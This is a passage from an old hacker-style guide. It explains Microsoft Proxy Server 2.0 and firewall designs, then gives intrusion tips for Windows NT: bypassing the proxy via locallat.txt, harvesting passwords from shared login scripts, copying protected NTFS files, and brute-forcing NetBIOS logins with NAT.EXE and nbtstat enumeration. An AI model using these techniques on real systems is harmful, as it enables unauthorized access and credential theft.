raid-am           2007/udp
terminaldb        2008/udp
whosockami       2009/udp
pipe_server       2010/udp
servserv          2011/udp
raid-ac           2012/udp
raid-cd           2013/udp
raid-sf           2014/udp
raid-cs           2015/udp
bootserver        2016/udp
bootclient        2017/udp
rellpack          2018/udp
about             2019/udp
xinupagesrver     2020/udp
xinuexpnsion1   2021/udp
xinuexpnsion2   2022/udp
xinuexpnsion3   2023/udp
xinuexpnsion4   2024/udp
xribs             2025/udp
scrabble          2026/udp
isis              2042/udp
isis-bcast        2043/udp
rimsl             2044/udp
cdfunc            2045/udp
sdfunc            2046/udp
dls               2047/udp
shilp             2049/udp
rmontor_scure     5145/udp
xdsxdm            6558/udp
isode-dua         17007/udp
```

[7.0.0] Preface to Microsoft Proxy Server
This section was not made for people who have been working with Microsoft Proxy Server since
its beta (catapult) days. It is made for individuals who are curious about the product and security
professionals that are curious as to what Microsoft Proxy Server has to offer. This section is also
being written for individuals have a general idea of what a Proxy Server does, but wants to know
more. This section goes into discussion of Proxy Server Features and Architecture, Access

Control, Encryption, and Firewall Strategies (which I have been getting a lot of requests for).

The second part of the documentation goes into Firewall types and strategies, so if that's the reason you downloaded the documentation, go straight to page 8 I believe.

[7.0.1] What is Microsoft Proxy Server?
Microsoft Proxy Server is a "firewall" and cache server. It provides additional Internet security and can improve network response issues depending on its configuration. The reason I put the word firewall in quotes is because Proxy Server should not be considered as a stand-alone solution to a firewall need. When you are done reading this document, you will have an advanced understanding of the Proxy Server product and also understand firewall techniques and topologies.

Proxy Server can be used as an inexpensive means to connect an entire business through only one valid IP address. It can also be used to allow more secure inbound connections to your internal network from the Internet. By using Proxy Server, you are able to better secure your network against intrusion. It can be configured to allow your entire internal private network to access resources on the Internet, at the same time blocking any inbound access.

Proxy Server can also be used to enhance the performance of your network by using advanced caching techniques. The can be configured to save local copies of requested items from the Internet. The next time that item is requested, it can be retrieved from the cache without having to connect to the original source. This can save an enormous amount of time and network bandwidth.

Unlike Proxy Server 1.0, Proxy Server 2.0 includes packet filtering and many other features that we will be discussing.

Proxy Server provides it functionality by using three services:

? Web Proxy: The web proxy service supports HTTP, FTP, and

Gopher for TCP/IP Clients.
? WinSock Proxy: The Winsock proxy supports Windows Sockets client applications. It
provides support for clients running either TCP/IP or IPX/SPX. This allows for networks that
may be running more of a Novell environment to still take advantage of Proxy Server.
? SOCKS Proxy: The SOCKS Proxy is a cross-platform service that allows for secure
communication in a client/server capacity. This service supports SOCKS version 4.3a and
allows users access to the Internet by means of Proxy Server. SOCKS extends the
functionality provided by the WinSock service to non-Windows platforms such as Unix or
Macintosh.

[7.0.2] Proxy Servers Security Features

In conjunction with other products, Proxy Server can provide firewall level security to prevent
access to your internal network.
? Single Contact Point: A Proxy Server will have two network interfaces. One of these network
interfaces will be connected to the external (or "untrusted") network, the other interface will be
connected to your internal (or "trusted") network. This will better secure your LAN from
potential intruders.
? Protection of internal IP infrastructure: When IP forwarding is disabled on the Proxy Server,
the only IP address that will be visible to the external environment will be the IP address of
the Proxy Server. This helps in preventing intruders from finding other potential targets on
your network.
? Packet Layer Filtering: Proxy Server adds dynamic packet filtering to its list of features. With
this feature, you can block or enable reception of certain packet types. This enables you to
have a tremendous amount of control over your network security.

[7.0.3] Beneficial Features of Proxy

? IIS and NT Integration: Proxy Server integrates with Windows NT and Internet Information
Server tighter than any other package available on the market. Proxy Server actually uses
the same administrative interface used by Internet Information

Server.
? Bandwidth Utilization: Proxy Server allows all clients in your network to share the same link to the external network. In conjunction with Internet Information Server, you can set aside a certain portion of your bandwidth for use by your webserver services.
? Caching Mechanisms: Proxy Server supports both active and passive caching. These concepts will be explained in better detail further into the document.
? Support for Web Publishing: Proxy Server uses a process known as reverse proxy to provide security while simultaneously allowing your company to publish on the Internet. Using another method known as reverse hosting, you can also support virtual servers through Proxy.

[7.0.4] Hardware and Software Requirements

Microsoft suggests the following minimum hardware requirements.

? Intel 486 or higher. RISC support is also available.
? 24 MB Ram for Intel chips 32 MB Ram for RISC.
? 10 MB Diskspace needed for installation. 100 MB + .5 MB per client for Cache space.
? 2 Network interfaces (Adapters, Dial-Up, etc)

Following is the suggested minimum software requirements.

? Windows NT server 4.0
? Internet Information Server 2.0
? Service Pack 3
? TCP/IP

It is highly recommended that it be installed on an NTFS partition. If a NTFS partition is not used, not only are you losing NTFS's advanced security features, but also the caching mechanisms of Proxy Server will not work.

It is also recommended that your two network interfaces be configured prior to installation. On interface configured to the external network, and one configured for the internal network. (Note: When configuring your TCP/IP settings, DO NOT configure a default gateway entry for your internal network interface.)

? Be sure that "Enable IP Forwarding" is not checked in your TCP/IP settings. This could
seriously compromise your internal security.

[7.0.5] What is the LAT?

This is probably one of the most common questions I am asked as a security professional. The
LAT, or Local Address Table, is a series of IP address pairs that define your internal network.
Each pair defines a range of IP addresses or a single pair.

That LAT is generated upon installation of Proxy Server. It defines the internal IP addresses.
Proxy Server uses the Windows NT Routing Table to auto-generate the LAT. It is possible that
the when the LAT is auto-generated, that errors in the LATs construction will be found. You
should always manually comb through the LAT and check for errors. It is not uncommon to find
external IP addresses in the LAT, or entire subnets of your internal IP addresses will not appear
on the LAT. It is generally a good idea to have all of your internal IP addresses in the LAT.

? NO EXTERNAL IP ADDRESSES SHOULD APPEAR IN YOUR LAT.

Upon installing the Proxy Server client software, it adds a file named msplat.txt into the \Mspclnt
directory. The msplat.txt file contains the LAT. This file is regularly updated from the server to
ensure that the LAT the client is using is current.

[7.0.6] What is the LAT used for?

Every time a client attempts to use a Winsock application to establish a connection, the LAT is
referenced to determine if the IP address the client is attempting to reach is internal or external. If
the IP address is internal, Proxy Server is bypassed and the connection is made directly. If the IP
address the client is attempting to connect to DOES NOT appear in the LAT, it is determined that
the IP address is remote and the connection is made through Proxy Server. By knowing this
information, someone on your internal network could easily edit his or her LAT table to bypass
Proxy Server.

Some Administrators may not see this as a problem because the LAT is regularly updated from
the server, so any changes the user made to his or her LAT will be overwritten. However, if the
user saves their LAT with the filename Locallat.txt, the client machine will reference both the
msplat.txt and the locallat.txt to determine if an IP address is local or remote. So, by using the
locallat.txt method, a user can, in theory, permanently bypass Proxy Server. The locallat.txt file is
never overwritten unless the user does so manually.

[7.0.7] What changes are made when Proxy Server is installed?

Server side changes:

? The Web Proxy, Winsock Proxy, and SOCKS Proxy services are installed and management
items are added into the Internet Service Manager.
? An HTML version of the documentation is added into the %systemroot%\help\proxy\
directory.
? A cache area is created on an NTFS volume.
? The LAT table is constructed.
? Proxy Server Performance Monitor counters are added.
? Client installation and config files are added to the Msp\Clients folder. This folder is shared as
Mspclnt and by default has the permissions set to Read for Everyone.

Client side changes:
? The LAT (msplat.txt) file is copied to the clients local hard drive.
? A WSP Client icon is added to control panel on Win3.X, Win95 and WinNT clients.
? A Microsoft Proxy Client Program Group is added
? The winsock.dll file is replace with Remote WinSock for Proxy. The old winsock file is
renamed winsock.dlx.
? Mspclnt.ini file is copied to the client machine.

[7.0.8] Proxy Server Architecture

To understand the architecture of Microsoft Proxy Server, you must first have a basic grasp of
how Proxy works for outbound client requests. Here is a simple example:

Joe opens his browser to visit his favorite news site on the net. He types in the sites IP address

which he has memorized because his visits often, instead of doing his job. The client compares
the IP address Joe entered to the LAT table. Because the IP address is not found on the LAT, it is
considered external. Since the client has determined that the IP address is external, it knows it
must process the request through Proxy Server. The client hands Joe's request to Proxy Server.
Proxy Server then checks the IP address against the access control applied by the Administrator.
The Administrator has the ability to stop internal employees from visiting certain sites. Since Joe's
request is not on the forbidden list applied by the Administrator, Proxy Server executes the
request. Proxy contacts the website and requests the document Joe wanted. After Proxy server
has received the information it requested, it stored a copy in its cache for later use and hands the
request to the client machine. The website pops-up on Joe's browser.

[7.0.9] Proxy Server Services: An Introduction

? WebProxy: Web Proxy normally functions with both clients and servers. As a server, it
receives HTTP requests from internal network clients. As a client, it responds to internal
network clients' requests by issuing their requests to a server on the Internet. The interface
between the client and server components of the Web Proxy service provides chances to add
value to the connections it services. By performing advanced security checks, the Web Proxy
does more than relay requests between an internal client and a server on the Internet. The
WebProxy service is an extensions of Internet Information Server 3.0. It consists of two
following components: The Proxy Server ISAPI Filter and the Proxy Server ISAPI Application.
The Web Proxy service is implemented as a DLL (dynamic link library) that uses ISAPI
(Internet Server Application Programming Interface) and therefore runs within the IIS WWW
process. The WWW Service must installed and running in order for proxy requests to be
processed.
? WinSock Proxy: WinSock Proxy provides proxy services for windows sockets applications.
WinSock Proxy allows winsock applications to function on a LAN and to operate as if it is

directly connected to the Internet. The client app uses Windows Sockets APIs to communicate with another application running on an Internet computer. WinSock Proxy intercepts the windows sockets call and establishes a communication path from the internal application to the Internet application through the proxy server. The process is totally transparent to the client. The WinSock Proxy consists of a service running on Proxy Server and a DLL installed on each client. The DLL it relies on is the Remote Winsock DLL that replaced the normal winsock.dll. WinSock Proxy uses a control channel between the client and the server to manage the ability of Windows Sockets messages to be used remotely. The control channel is set up when the WinSock Proxy client DLL is first loaded, and it uses the connectionless UDP protocol. The Winsock Proxy client and the WinSock Proxy service use a simple ack protocol to add reliability to the control channel. The control channel uses UDP port 1745 on the proxy server and client computers.
? SOCKS Proxy: Proxy Server supports SOCKS Version 4.3a. Almost all SOCKS V4.0 client applications can run remotely through SOCKS Proxy. SOCKS is a protocol that functions as a proxy. It enables hosts on one side of a SOCKS server to gain full access to hosts on the other side of a SOCKS server, without requiring direct IP access. (To learn more about SOCKS, visit http://www.socks.nec.com/index.html).

[7.1.0] Understanding components

This area will attempt to better define to the components of the architecture that we have used, but may not have defined.

[7.1.1] ISAPI Filter

The ISAPI Filter interface is one of the components of the web proxy service. The interface provides an extension that the Web server calls whenever it receives an HTTP request.

An ISAPI Filter is called for every request, regardless of the identity of the resource requested in the URL. An ISAPI filter can monitor, log, modify, redirect and authenticate all requests that are

received by the Web server. The Web service can call an ISAPI filter DLL's entry point at various
times in the processing of a request or response. The Proxy Server ISAPI filter is contained in the
w3proxy.dll file. This filter examines each request to determine if the request is a standard HTTP
request or not.

[7.1.2] ISAPI Application

The ISAPI Application is the second of the two web proxy components. ISAPI applications can
create dynamic HTML and integrate the web with other service applications like databases.

Unlike ISAPI Filters, an ISAPI Application is invoked for a request only if the request references
that specific application. An ISAPI Application does not initiate a new process for every request.
The ISAPI Application is also contained in the w3proxy.dll file.

[7.1.3] Proxy Servers Caching Mechanism

Microsoft Proxy Server handles caching in two different ways, Passive and Active caching.

? Passive Caching: Passive caching is the basic mode of caching. Proxy Server interposes
itself between a client and an internal or external Web site and then intercepts client
requests. Before forwarding the request on to the Web server, Proxy Server checks to see if
it can satisfy the request from its cache. Normally, in passive caching, Proxy Server places a
copy of retrieved objects in the cache and associates a TTL (time-to-live) with that object.
During this TTL, all requests for that object are satisfied from the cache. When the TTL is
expired, the next client request for that object will prompt Proxy Server to retrieve a fresh
copy from the web. If the disk space for the cache is too full to hold new data, Proxy Server
removes older objects from the cache using a formula based on age, popularity, and size.
? Active Caching: Active Caching works with passive caching to optimize the client
performance by increasing the likelihood that a popular will be available in cache, and up to
date. Active caching changes the passive caching mechanism by

having the Proxy Server
automatically generate requests for a set of objects. The
objects that are chosen are based
on popularity, TTL, and Server Load.

[7.1.4] Windows Sockets

Windows Sockets is the mechanism for communication between
applications running on the
same computer or those running on different computers which
are connected to a LAN or WAN.
Windows Sockets defines a set of standard API's that an
application uses to communicate with
one or more other applications, usually across a network.
Windows Sockets supports initiating an
outbound connection, accepting inbound connections, sending
and receiving data on those
connections, and terminating a session.

Windows socket is a port of the Berkeley Sockets API that
existed on Unix, with extensions for
integration into the Win16 and Win32 application environments.
Windows Sockets also includes
support for other transports such as IPX/SPX and NetBEUI.

Windows Sockets supports point-to-point connection-oriented
communications and point-to-point
or multipoint connectionless communications when using TCP/IP.
Windows Socket
communication channels are represented by data structures
called sockets. A socket is identified
by an address and a port, for example;

131.107.2.200:80

[7.1.5] Access Control Using Proxy Server

[7.1.6] Controlling Access by Internet Service

Proxy Server can be configured to provide or restrict access
based on Service type. FTP, HTTP,
Gopher, and Secure (SSL) are all individually configurable.

[7.1.7] Controlling Access by IP, Subnet, or Domain

Proxy allows an administrator to control access based on IP
Address, Subnet or Domain. This is
done by enabling filtering and specifying the appropriate
parameters. When configuring this
security, you need to decide if you want to grant or deny

access to an IP address, subnet, or domain. By configuring Proxy Server correctly, you can also set it up to use the internet as your corporate WAN.

[7.1.8] Controlling Access by Port

If you are using the WinSock Proxy service, you can control access to the internet by specifying which port is used by TCP and UDP. You can also grant or deny, activate or disable certain ports based on your needs.

[7.1.9] Controlling Access by Packet Type

Proxy Server can control access of external packets into the internal network by enabling packet filtering on the external interface. Packet filtering intercepts and evaluates packets from the Internet before they reach the proxy server. You can configure packet filtering to accept or deny specific packet types, datagrams, or packet fragments that can pass through Proxy Server. In addition, you can block packets originating from a specific Internet host.

The packet filtering provided by Proxy Server is available in two forms, Dynamic and Static.

Dynamic packet filtering allows for designed ports to automatically open for transmission, receive, or both. Ports are then closed immediately after connection has been terminated, thereby minimizing the number of open ports and the duration of time that a port is open.

Static packet filtering allows manual configuration of which packets are and are not allowed.

By default, the following Packet settings are enabled on Proxy Server (by default, ALL packet types are blocked except the ones listed below, known as Exceptions):

```
Inbound    ICMP ECHO (Ping)
Inbound    ICMP RESPONSE (Ping)
Inbound    ICMP SOURCE QUENCH
Inbound    ICMP TIMEOUT
Inbound    ICMP UNREACHABLE
Outbound   ICMP ANY
```

Inbound TCP HTTP
In/Outbound UDP ANY (dns)

[7.2.0] Logging and Event Alerts

Events that could affect your system may be monitored, and, if they occur, alerts can be
generated. The items listed below are events that will generate alerts:

Rejected Packets: Watches external adapter for dropped IP packets.
Protocol Violations: Watches for packets that do not follow the allowed protocol structure.
Disk Full: Watches for failures caused by a full disk.

When any of the events above occur, an alert is sent to the system log in the NT Event Viewer, or
can be configured to e-mail a pre-defined person.

When the system logs information concerning Access Control, it does so to a log file stored in the
%systemroot%/system32/msplogs/ directory. The log file itself is named Pfyymmdd.log (Where
yy=Current year / mm= Current Month / dd= Current day).

The Packet log records information related to the following areas:

Service Information (Time of Service, Date and Time)
Remote Information (The Source IP Address of a possible Intruder, along with port and protocol
used)
Local Information (Destination IP Address and port)
Filter Information (Action taken and what interface (network adapter) issued the action)
Packet Information (Raw IP Header in Hex and Raw IP Packet in Hex)

[7.2.1] Encryption Issues

Proxy Server can take full advantage of the authentication and security features of Internet
Information Server and SSL tunneling.

SSL supports data encryption and server authentication. All data sent to and from the client using
SSL is encrypted. If HTTP basic authentication is used in conjunction with SSL, the user name
and password are transmitted after the client's SSL support

encrypts them.

If your are wanting to take advantage of PPTP to provide additional flexibility and security for your clients, you can configure Proxy Server to allow these packets (GRE) to pass through.

[7.2.2] Other Benefits of Proxy Server

[7.2.3] RAS

Proxy Server can take full advantage of Windows NT Remote Access Service (RAS). Proxy can be configured to dial on demand when an internal client makes a request that must be satisfied from the external network. The RAS feature can be configured to only allow connectivity during certain hours. The Dial-Up Network Scripting tool can aslo be used to automate certain process using Proxy Server and RAS. For company's who have a standard constant connection (ISDN, T1, T3) to the Internet, the RAS ability provided by Proxy Server can be used as a back-up should your constant connection fail.

[7.2.4] IPX/SPX

Microsoft Proxy Server was developed with support for Internet Packet Exchange/Sequenced Packet Exchange or IPX/SPX. IPX/SPX is a transport protocol group somewhat similar to TCP/IP.

There are many situations when a client computer may have both IPX/SPX and TCP/IP protocols installed although the company's internal network may only use IPX/SPX. Simply disabling aTCP/IP while on the LAN will not get the IPX/SPX component of the Proxy client software working. You will need to go into Control Panel, open the Wsp Client icon and check the box that reads "Force IPX/SPX protocol". This must be done because even though the TCP/IP protocol was disabled, the WinSock Proxy Client still detects its presence and will attempt to create a standard IP socket. By enabling the "Force IPX/SPX Protocol" option, this problem should disappear.

[7.2.5] Firewall Strategies

A firewall is a system that enforces access control policies. The enforcement is done between an internal, or "trusted" network and an external, or "untrusted" network. The firewall can be as advanced as your standards require. Firewalls are commonly used to shield internal networks from unauthorized access via the Internet or other external network.

[7.2.6] Logical Construction

The single basic function of a firewall is to block unauthorized traffic between a trusted system and an untrusted system. This process is normally referred to as Filtering. Filtering can be viewed as either permitting or denying traffic access to a network.

Firewalls know what traffic to block because they are configured with the proper information. This information is known as an Access Control Policy. The proper approach to an access control policy will depend on the goals of the network security policy and the network administrator.

[7.2.7] Exploring Firewall Types

In the origins of firewalls, there were two types. These two types have now grown and overlapped each other to the point where distinction is hard. We will explore the differences between these two types and discuss Firewall building topologies.

Network Level Firewalls

Network level firewalls operate at the IP packet level. Most of these have a network interface to the trusted network and an interface to the untrusted network. They filter by examining and comparing packets to their access control policies or ACL's.

Network level firewalls filter traffic based on any combination of Source and Destination IP, TCP Port assignment and Packet Type. Network Level firewalls are normally specialized IP routers. They are fast and efficient and are transparent to network operations. Todays network level firewalls have become more and more complex. They can hold internal information about the packets passing through them, including the contents of some of the data. We will be discussing

the following types of network level firewalls:

? Bastion Host
? Screened Host
? Screened Subnet

Bastion Host Firewall

Bastion host are probably one of the most common types of firewalls. The term bastion refers to the old castle structures used in Europe, mainly for draw bridges.

The Bastion host is a computer with at east one interface to the trusted network and one to the untrusted network. When access is granted to a host from the untrusted network by the bastion host, all traffic from that host is allowed to pass unbothered.
In a physical layout, bastion hosts normally stand directly between the inside and outside networks, with no other intervention. They are normally used as part of a larger more sophisticated firewall.

The disadvantages to a bastion host are:

? After an Intruder has gained access, he has direct access to the entire network.
? Protection is not advanced enough for most network applications.

Screened Host Firewall

A more sophisticated network level firewall is the screened host firewall. This firewall uses a router with at least on connection to trusted network and one connection to a bastion host. The router serves as a preliminary screen for the bastion host. The screening router sends all IP traffic to the bastion host after it filters the packets. The router is set up with filter rules. These rules dictate which IP addresses are allowed to connect, and which ones are denied access. All other packet scrutiny is done by the bastion host. The router decreases the amount of traffic sent to the bastion host and simplifies the bastions filtering algorithms.

The physical layout of a Screened Host is a router with one connection to the outside network,

and the other connection with a bastion host. The bastion host has one connection with the router
and one connection with the inside network.

Disadvantages to the Screened Host are:

? The single screen host can become a traffic bottleneck
? If the host system goes down, the entire gateway is down.

Screened Subnet Firewalls

A screened subnet uses on or more addition routers and on more additional bastion hosts. In a
screened subnet, access to and from the inside network is secured by using a group of screened
bastion host computers. Each of the bastion hosts acts as a drawbridge to the network.

The physical layout of a Screened subnet is somewhat more difficult, but the result is a more
secure, robust environment. Normally, there is a router with one connection to the outside
network and the other connection to a bastion host. The bastion host has one connection to the
outer most router and one connection to another bastion host, with an addressable network in the
middle. The inner most bastion host has one connection to the outer most bastion and another
connection to an inside router. The inside router has one connection to the inner bastion host and
the other connection to the inside network. The result of this configuration is the security
components are normally never bogged down with traffic and all internal IP addresses are hidden
from the outside, preventing someone from "mapping" your internal network.

Disadvantages to using this type of firewall are:

? The can be two or three times more expensive than other types of firewalls
? Implementation must be done by some type of security professional, as these types of
firewalls are not for the un-initiated.

Application Level Firewalls

Application level firewalls are hosts running proxy server software located between the protected
network and the outside network. Keep in mind that even though

Microsofts product is called
Proxy Server 2.0, it is actually a stand alone Bastion Host type of system. Microsoft Proxy Server
can also, single-handedly, disguise your internal network to prevent mapping. Microsoft Proxy
Server 1.0 did not have many of the advanced features presented in version 2.0. The 1.0 version
can definitely be called a true proxy server, while the 2.0 version is more of a firewall.

Viewed from the client side, a proxy server is an application that services network resource
requests by pretending to be the target source. Viewed from the network resource side, the proxy
server is accessing network resources by pretending to be the client. Application level firewalls
also do not allow traffic to pass directly between to the two networks. They are also able to use
elaborate logging and auditing features. They tend to provide more detailed audit reports, but
generally, as stand alone security unites, do not perform that well. Remember that an Application
level firewall is software running on a machine, and if that machine can be attacked effective and
crashed, in effect, youre crashing the firewall.

You may wish to use an application level firewall in conjunction with network level firewalls, as
they provide the best all around security.

[7.2.3] NT Security Twigs and Ends

Lets jump right in. For those of you who are not riggers (architecture/network media specialists)
let me begin by saying that NT as an operating system is fairly safe and secure. Now you may
think to yourself that it isn't, but think about all the Unix related security holes you know of, a ton
huh? Anyhow, as with any operating system, NT has holes, lets see what we can learn about
these holes, shall we?

 First things first, NT does not support alot of the normal TCP/IP functions that youre used to. NT
does not normally support NFS, SunRPC, NIS, r* commands, Telnet, and some other obscure
ones.

 In order for NT to allow for various system services to be performed on a remote computer, it

uses RPC, remote procedure calls. Please do not confuse this with SunRPC. You can run NT/RPC's over a NetBIOS/SMB session or you can piggie back it directly off of TCP/IP (or other transport protocol, perhaps NWLink IPX/SPX). Unfortunately we dont have any good documentation on what inherent services NT provides through native RPC. Complex server type programs (Like Exchange) provide their own RPC services in addition to the ones NT provides as an operating system --(TCP Port 135 is used as a port-mapper port, we also know that if too much information is fed through port 135, you can crash an NT box.). Some client software must access TCP port 135 before accessing the RPC service itself (hint, hint). Keep in mind that TCP port 135 can be blocked. Bummer, eh?

One problem among the Hacker community is that most hackers dont like to investigate new avenues, or explore new methods. They will take the easy way out, using a method thats already been documented by someone else. So what if they come across a system that has patched that security problem? Will todays hacker try to find a new way in? Nope... most of the slackers I know will give up. It is for this reason that alot of the members in the community have never heard of SMBs, because its a session level protocol that is not a Unix standard (although there is something somewhat like SMBs for Unix, known as Samba). SMBs are used by Windows 3.X, Win95, WintNT and OS/2. The one thing to remember about SMBs is that it allows for remote access to shared directories, the registry, and other system services. Which makes it important in our line of, uuuhh, work. As stated above, unfortunately, there is no good documentation of the services that use SMBs.

Now, a couple of Key Points:

SMBs are used by:

- -Win 3.X
- -Win 95
- -Win NT
- -OS/2

SMBs allow for remote access to:

- -Shared directories
- -The Registry
- -Other system services

You will find that by default all accounts in NT have complete SMB functionality. This includes the Guest account. (In WinNT 3.51, the guest is auto created and active, in WinNT 4.0, the guest account is auto created but is not active) Now, 2 things to remember: When it comes to login attempt failures, the administrator account IS NEVER locked out after a certain number of login attempts (this rule ALWAYS applies), also by default, when windows NT is installed, NONE of the accounts have fail login attempt lock out. Also, in order for SMB to work, UDP/TCP ports 137,138,139 (NetBIOS over TCP) must be open.

---A word about Remote registry alteration: By default the Everyone group in NT has write access to much of the registry. In NT 3.51, this was a major issue due to the remote registry access feature of RegEdit. Any user could manipulate the registry on any server or workstation on which his account (or the guest account) was enabled. WindowsNT fixed the problem with this registry key:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipesServers\winreg

Now, true, remote registry editing is not allowed in NT4, but this rule does not apply to Administrator (or perhaps other users in the Administrators group.. ::grin::).

Ok, so far we've covered some pretty good information, but lets go into that new product that microsoft loves so much. The product they really hyped.. NTFS (NewTechnologiesFileSystem). First of all, NTFS is a rip off of the OS/2 file system, HPFS. No biggie, lets not get picky. Anyhow, NTFS is actually a beautiful thing, if used properly. NTFS allows administrator to not only put access permissions on folders, but it also allows for access permissions on individual files within that folder.

Example: Jane and Ralph both have access to the folder 'Shoes'. Theres only one file within the 'shoes' folder. Only jane has access to this one file, Ralph does not. So when Ralph opens the 'shoe' folder, it appears empty, but when Jane opens the 'shoe' folder, the file is there.

Now, If an administrator does not set permissions on files within a folder but you know the exact
path to the file, you can copy the file out of the folder onto a FAT (File Allocation Table) system,
successfully bypassing the security. Example:

The folder 'Shoes' has permissions on it. You do not have access permission to the folder, BUT if
you typed:

```
copy c:\shoes\secure.txt a:\
```

It would allow you to copy the file. Pretty neat huh?

I have heard that the latest NT4 patches have corrected this problem, I will let ya know when I get
a chance to test it out.

File Sharing, I love those words. SMB file and print server protocols used by NT are harder to
spoof than the NFS implementation on Unix systems. It is possible that a gateway (and I dont
mean the brand name company) machine could spoof an SMB session, then read and write any
files to which the true user of the session had access. -WARNING- This method is not for the
beginner.

Now, windows allows for this wonderful thing called User Profiles. This allows for users to have
login scripts, personalized desktops, etc etc. Now some very personal information can be
contained within these profiles. For example, some users put the userid and password that they
use for Microsoft Mail onto their logon script, this way when they log into the machine, it auto logs
them into their mailbox. User profiles are stored in the %SYSTEMROOT%\SYSTEM32\CONFIG
directory and also on a shared directory on the server.

Lets discuss our little friend, the special share. NT shares the
%SYSTEMROOT%\SYSTEM32\REPL\IMPORT\SCRIPTS directory, this way, users can read
their login scripts during login. Under normal default conditions, ANYONE can access this share
and read anyone elses login script. So whatever juicy pieces of information are in the login script
are now yours. Some other special shares are created depending

on other software installed on
NT or other servers that NT has to cooperate with. These other shares will probably be discussed
in another BlackPaper.

Getting lucky with that special account. There is a certain type of NT account that has the ability
to BackUp and Restore database and account information. Accounts of this type have the ability
to read, modify and write any file in the system. So, if ya cant get the Admin account, who
knows... maybe theres a backup operator account. Ya never know.

==========Part Two==========
==========The Techniques for Survival==========

[8.0.0] NetBIOS Attack Methods

This NetBIOS attack technique was verified on Windows 95, NT 4.0 Workstation, NT 4.0 Server,
NT 5.0 beta 1 Workstation, NT 5.0 beta 1 Server, Windows 98 beta 2.1. One of the components
being used is NAT.EXE by Andrew Tridgell. A discussion of the tool, it switches, and common
techniques follows:

NAT.EXE [-o filename] [-u userlist] [-p passlist] <address>

Switches:

```
       -o     Specify the output file.  All results from the scan
              will  be written to the specified file, in addition
              to standard output.
       -u     Specify the file to read usernames from. Usernames
              will  be read from the specified file when attempt-
              ing to guess the password  on  the  remote server.
              Usernames  should appear one per line in the speci-
              fied file.
       -p     Specify the file to read passwords from. Passwords
```

```
              will  be read from the specified file when
attempt-
              ing to guess the password  on  the  remote
server.
              Passwords  should appear one per line in the
speci-
              fied file.
       <address>
              Addresses should be specified in comma
deliminated
              format,  with  no spaces.  Valid address
specifica-
              tions include:
              hostname - "hostname" is added
              127.0.0.1-127.0.0.3,   adds   addresses
127.0.0.1
              through 127.0.0.3
              127.0.0.1-3,   adds   addresses  127.0.0.1
through
              127.0.0.3
              127.0.0.1-3,7,10-20,   adds   addresses
127.0.0.1
              through  127.0.0.3,  127.0.0.7,  127.0.0.10
through
              127.0.0.20.
              hostname,127.0.0.1-3, adds "hostname" and
127.0.0.1
              through 127.0.0.1
              All combinations of hostnames and address ranges
as
              specified above are valid.
```

[8.0.1] Comparing NAT.EXE to Microsoft's own executables

[8.0.2] First, a look at NBTSTAT

First we look at the NBTSTAT command. This command was discussed in earlier portions of the book ([5.0.6] The Nbtstat Command). In this section, you will see a demonstration of how this tool is used and how it compares to other Microsoft tools and non Microsoft tools.

What follows is pretty much a step by step guide to using NBTSTAT as well as extra information. Again, if youre interested in more NBSTAT switches and functions, view the [5.0.6] The Nbtstat Command portion of the book.

```
C:\nbtstat -A XXX.XX.XXX.XX

       NetBIOS Remote Machine Name Table

   Name               Type         Status
---------------------------------------------
STUDENT1       <20>  UNIQUE      Registered
STUDENT1       <00>  UNIQUE      Registered
DOMAIN1        <00>  GROUP       Registered
DOMAIN1        <1C>  GROUP       Registered
DOMAIN1        <1B>  UNIQUE      Registered
STUDENT1       <03>  UNIQUE      Registered
DOMAIN1        <1E>  GROUP       Registered
DOMAIN1        <1D>  UNIQUE      Registered
..__MSBROWSE__.<01>  GROUP       Registered

MAC Address = 00-C0-4F-C4-8C-9D

Here is a partial NetBIOS 16th bit listing:

Computername <00> UNIQUE workstation service name
                      <00> GROUP  domain name
Server              <20> UNIQUE Server Service name

Computername <03> UNIQUE Registered by the messenger service.
This is the computername
                                 to be added to the LMHOSTS
file which is not necessary to use
                                 NAT.EXE but is necessary if
you would like to view the remote
                                 computer in Network
Neighborhood.
Username        <03>  Registered by the messenger service.
Domainname   <1B>  Registers the local computer as the master
browser for the domain
Domainname   <1C>  Registers the computer as a domain
controller for the domain
                                 (PDC or BDC)
Domainname   <1D>  Registers the local client as the local
segments master browser
                                 for the domain
Domainname   <1E>        Registers as a Group NetBIOS Name
                     <BF>        Network Monitor Name
                     <BE>        Network Monitor Agent
                     <06>         RAS Server
                     <1F>         Net DDE
                     <21>         RAS Client
```

[8.0.3] Intro to the NET commands

The NET command is a command that admins can execute through a dos window to show information about servers, networks, shares, and connections. It also has a number of command options that you can use to add user accounts and groups, change domain settings, and configure shares. In this section, you will learn about these NET commands, and you will also have the outline to a NET command Batch file that can be used as a primitive network security analysis tool. Before we continue on with the techniques, a discussion of the available options will come first:

[8.0.4] Net Accounts: This command shows current settings for password, logon limitations, and domain information. It also contains options for updating the User accounts database and modifying password and logon requirements.

[8.0.5] Net Computer: This adds or deletes computers from a domains database.

[8.0.6] Net Config Server or Net Config Workstation: Displays config info about the server service. When used without specifying Server or Workstation, the command displays a list of configurable services.

[8.0.7] Net Continue: Reactivates an NT service that was suspended by a NET PAUSE command.

[8.0.8] Net File: This command lists the open files on a server and has options for closing shared files and removing file locks.

[8.0.9] Net Group: This displays information about group names and has options you can use to add or modify global groups on servers.

[8.1.0] Net Help: Help with these commands

[8.1.1] Net Helpmsg message#: Get help with a particular net error or function message.

[8.1.2] Net Localgroup: Use this to list local groups on servers. You can also modify those groups.

[8.1.3] Net Name: This command shows the names of computers and users to which messages
are sent on the computer.

[8.1.4] Net Pause: Use this command to suspend a certain NT service.

[8.1.5] Net Print: Displays print jobs and shared queues.

[8.1.6] Net Send: Use this command to send messages to other users, computers, or messaging
names on the network.

[8.1.7] Net Session: Shows information about current sessions. Also has commands for
disconnecting certain sessions.

[8.1.8] Net Share: Use this command to list information about all resources being shared on a
computer. This command is also used to create network shares.

[8.1.9] Net Statistics Server or Workstation: Shows the statistics log.

[8.2.0] Net Stop: Stops NT services, cancelling any connections the service is using. Let it be
known that stopping one service, may stop other services.

[8.2.1] Net Time: This command is used to display or set the time for a computer or domain.

[8.2.2] Net Use: This displays a list of connected computers and has options for connecting to
and disconnecting from shared resources.

[8.2.3] Net User: This command will display a list of user accounts for the computer, and has
options for creating a modifying those accounts.

[8.2.4] Net View: This command displays a list of resources being shared on a computer.
Including netware servers.

[8.2.5] Special note on DOS and older Windows Machines: The commands listed above are
available to Windows NT Servers and Workstation, DOS and older Windows clients have these
NET commands available:

Net Config

```
